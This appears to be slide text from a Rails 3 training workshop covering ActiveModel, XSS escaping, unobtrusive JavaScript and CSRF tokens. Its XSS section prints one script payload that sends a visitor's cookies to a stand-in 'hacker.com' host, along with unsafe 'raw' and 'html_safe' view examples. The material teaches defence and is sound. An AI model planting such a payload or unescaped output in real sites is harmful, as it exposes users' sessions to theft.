ActiveModel Helper Modules

# Old ActiveRecord Stack

Associations

*Callbacks*

*Calculations*

Dirty

Serialization

Migrations

Named Scope

Schema

*Fixtures*

Transactions

# ActiveModel

**Attribute Methods**

**Callbacks**

**Dirty**

**Errors**

**Naming**

**Observing**

**Serialization**

**Translation**

**Validations**

# ActiveModel

```
before_create :authenticate  
before_save :send_email  
around_create :log
```

```
person.changed?  
person.name_changed?  
person.name_was  
person.name_change
```

```
person = Person.new  
person.serialize_hash  
person.to_json  
person.to_xml
```

```
validates_presence_of :email  
validates_length_of :name, :within => 3..20  
validates_inclusion_of :salary, :in => 50000..200000
```

**Attribute Methods**

**Callbacks**

**Dirty**

**Errors**

**Naming**

**Observing**

**Serialization**

**Translation**

**Validations**



# ActiveModel

Attribute Methods

Callbacks

Dirty

Errors

Naming

Observing

Serialization

Translation

Validations

# Validations without db

```
class Applicant
  include ActiveModel::Validations
  validates_presence_of :name, :email

  attr_accessor :name, :email
end
```

```
>> a = Applicant.new
=> #<Applicant:0x000001021b7198>
>> a.name = "Gregg"
=> "Gregg"
>> a.valid?
=> false
>> a.errors
=> { :email=>[ "can't be blank"] }
>> a.email = "Gregg@EnvyLabs.com"
=> "Gregg@EnvyLabs.com"
>> a.valid?
=> true
```

# Serialization without db

```
class Applicant
  include ActiveModel::Serializers::JSON

  attr_accessor :name

  def attributes
    @attributes ||= { :name => 'nil' }
  end
end
```

```
>> a = Applicant.new
=> #<Applicant:0x00000102186d68>
>> a.name = "Gregg"
=> "Gregg"
>> a.to_json
=> "{\"name\":\"Gregg\"}"
```

Tutorial - Lab #4

ActiveRelation & ActiveModel

# Rails 3 Ropes Course

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**envylabs**

xss

# Cross Site Scripting

# Cross-Site Scripting (XSS)

## New post

Title

Body

```
<script>document.location='http://hacker.com/read_cookies?' + document.cookie;</script>
```

Rails 2

```
<%= @post.body %>
```

(unsafe)

Rails 2

```
<%= h @post.body %>
```

(safe)

Rails 3

```
<%= raw @post.body %>
```

(unsafe)

Rails 3

```
<%= @post.body %>
```

(safe)

```
<%= raw @post.body %>
```

(unsafe)

```
<%= @post.body.html_safe %>
```

(unsafe)

action\_view/helpers/raw\_output\_helper.rb

```
module ActionView
  module Helpers
    module RawOutputHelper
      def raw(stringish)
        stringish.to_s.html_safe
      end
    end
  end
end
```

```
>> s = "<h1>Yo!</h1>"
=> "<h1>Yo!</h1>"
>> s.html_safe?
=> false
>> s = s.html_safe
=> "<h1>Yo!</h1>"
>> s.html_safe?
=> true
```

Returns a String which is assumed to be  
safe and will not be escaped again

# Cross-Site Scripting (XSS)

Rails 2

```
<%= link_to "<span class='cart'>Cart</span>", cart_path %>
```



Rails 3

```
<%= link_to raw("<span class='cart'>Cart</span>"), cart_path %>
```

Rails 3


```
<%= link_to raw("<span class='cart'>#{@user_input}</span>"), cart_path %>
```

*Vulnerable to attack!!*

*No escaping done on user input*

# Cross-Site Scripting (XSS)

```
<%= link_to raw("<span class='cart'>#{@user_input}</span>"), cart_path %>
```



```
<%= link_to raw("<span class='cart'>#{h @user_input}</span>"), cart_path %>
```

Safe!

# *UJS* Unobtrusive Javascript

# Adopting Unobtrusive Javascript

## HTML 5 custom data attributes

**data-\***

Custom data attributes are intended to store custom data private to the page or application, for which there are no more appropriate attributes or elements

**data-remote**

**data-method**

**data-confirm**


**data-disable-with**

# Adopting Unobtrusive Javascript

## Rails 2

```
<%= link_to_remote 'Show', :url => post %>
```

```
<a href="#" onclick="new Ajax.Request('/posts/1', {asynchronous:true,  
evalScripts:true, parameters:'authenticity_token=' +  
encodeURIComponent('9sk..44d'))}; return false;">Show</a>
```



## Rails 3

```
<%= link_to 'Show', post, :remote => true %>
```


```
<a href="/posts/1" data-remote="true">Show</a>
```

# Adopting Unobtrusive Javascript

## Rails 2

```
<% remote_form_for(@post) do |f| %>
```

```
<form action="/posts" class="new_post" id="new_post" method="post"
onsubmit="new Ajax.Request('/posts', {asynchronous:true,
evalScripts:true, parameters:Form.serialize(this)}); return false;">
```



## Rails 3

```
<%= form_for(@post, :remote => true) do |f| %>
```


```
<form action="/posts" class="new_post" data-remote="true" id="new_post" method="post">
```

# Adopting Unobtrusive Javascript

Rails 2      Rails 3

```
<%= link_to 'Destroy', post, :method => :delete %>
```

```
<a href="/posts/1" onclick="var f = document.createElement('form'); f.style.display = 'none';  
this.parentNode.appendChild(f); f.method = 'POST'; f.action = this.href;var m = document.createElement  
('input'); m.setAttribute('type', 'hidden'); m.setAttribute('name', '_method'); m.setAttribute('value',  
'delete'); f.appendChild(m);var s = document.createElement('input'); s.setAttribute('type', 'hidden');  
s.setAttribute('name', 'authenticity_token'); s.setAttribute('value', '9skdJ0k+l9/  
q3PWToz6MtfyiB2gcyhnKubeGV6WFL44='); f.appendChild(s);f.submit();return false;">Destroy</a>
```



```
<a href="/posts/1" data-method="delete" rel="nofollow">Destroy</a>
```

# Adopting Unobtrusive Javascript

Rails 2   Rails 3

```
<%= link_to 'Destroy', post, :confirm => 'Are you sure?', :method => :delete %>
```

```
<a href="/posts/1" onclick="if (confirm('Are you sure?')) { var f = document.createElement('form');  
f.style.display = 'none'; this.parentNode.appendChild(f); f.method = 'POST'; f.action = this.href;var m =  
document.createElement('input'); m.setAttribute('type', 'hidden'); m.setAttribute('name', '_method');  
m.setAttribute('value', 'delete'); f.appendChild(m);var s = document.createElement('input'); s.setAttribute  
('type', 'hidden'); s.setAttribute('name', 'authenticity_token'); s.setAttribute('value', '9skdJ0k+l9/  
q3PWToz6MtfyiB2gcyhnKubeGV6WFL44='); f.appendChild(s);f.submit(); };return false;">Destroy</a>
```



```
<a href="/posts/1" data-confirm="Are you sure?" data-method="delete" rel="nofollow">Destroy</a>
```

# Adopting Unobtrusive Javascript

Rails 2

```
<%= f.submit 'Create Post', :disable_with => "Please wait..." %>
```



```
<input id="post_submit" name="commit" onclick="if (window.hiddenCommit)
{ window.hiddenCommit.setAttribute('value', this.value); }else { hiddenCommit =
document.createElement('input');hiddenCommit.type = 'hidden';hiddenCommit.value =
this.value;hiddenCommit.name = this.name;this.form.appendChild(hiddenCommit); }
this.setAttribute('originalValue', this.value);this.disabled = true;this.value='Please
wait...';result = (this.form.onsubmit ? (this.form.onsubmit() ? this.form.submit() :
false) : this.form.submit());if (result == false) { this.value = this.getAttribute
('originalValue');this.disabled = false; }return result;" type="submit" value="Create
Post" />
```

Rails 3

```
<%= f.submit :disable_with => "Please wait..." %>
```

```
<input data-disable-with="Please wait..."
       id="post_submit" name="commit" type="submit" value="Create Post" />
```



# Adopting Unobtrusive Javascript


## HTML 5 custom data attributes

data-remote

data-method

data-confirm

data-disable-with



## /public/javascripts/rails.js

```
document.observe("dom:loaded", function() {  
  
  $(document.body).observe("click", function(event) {  
  
    var message = event.element().readAttribute('data-confirm');  
    if (message) {  
      // ... Do a confirm box  
    }  
  
    var element = event.findElement("a[data-remote]");  
    if (element) {  
      // ... Do the AJAX call  
    }  
  
    var element = event.findElement("a[data-method]");  
    if (element) {  
      // ... Create a form  
    }  
});
```

# jQuery in Rails?

<http://github.com/rails/jquery-ujs>

jquery-ujs / src

name	age	message	history
..			
<a href="#">rails.js</a>	February 06, 2010	Get rid of trailing whitespace [ <a href="#">foca</a> ]	

```
$('a[data-confirm],input[data-confirm]').live('click', function () {  
  // ... Do a confirm box  
});  
  
$('form[data-remote]').live('submit', function (e) {  
  // ... Do an AJAX call  
});
```

# Deprecated Methods

link\_to\_remote

remote\_form\_for

observe\_field

observe\_form

form\_remote\_tag

button\_to\_remote

submit\_to\_remote

link\_to\_function

periodically\_call\_remote

**prototype\_legacy\_helper**

[http://github.com/rails/prototype\\_legacy\\_helper](http://github.com/rails/prototype_legacy_helper)

# Cross-site Request Forgery

Hacker site

```
<form target="http://yoursite.com">
```

→ Your site

**Rails 2    Rails 3**

```
class ApplicationController < ActionController::Base  
  protect_from_forgery  
end
```

**Rails 2**

```
<% form_for(@post) do |f| %>
```

```
  <input name="authenticity_token" type="hidden" value="vg..4=" />
```

**Rails 3**

```
<%= csrf_meta_tag %>
```

*(in your layout)*

```
<meta name="csrf-param" content="authenticity_token"/>  
<meta name="csrf-token" content="I+d..jI="/">
```

rails.js unobtrusively adds the token

# Tutorial - Lab #5

## XSS & UJS

# Rails 3 Ropes Course

**Getting Started & Routes**

Workshop - Lab #1

**Bundler & ActionController**

Workshop - Lab #2

**ActionMailer**

Workshop - Lab #3

**ActiveRelation & ActiveModel**

Workshop - Lab #4

**XSS & UJS**

Workshop - Lab #5



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# Internal APIs

(that we didn't cover)

**Generators**

**ActiveModel API**

**Custom Validations**

**ActionController Modularity**

**Railties**

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Das Licht	Small	<a href="http://www.flickr.com/photos/small/62713023/">http://www.flickr.com/photos/small/62713023/</a>
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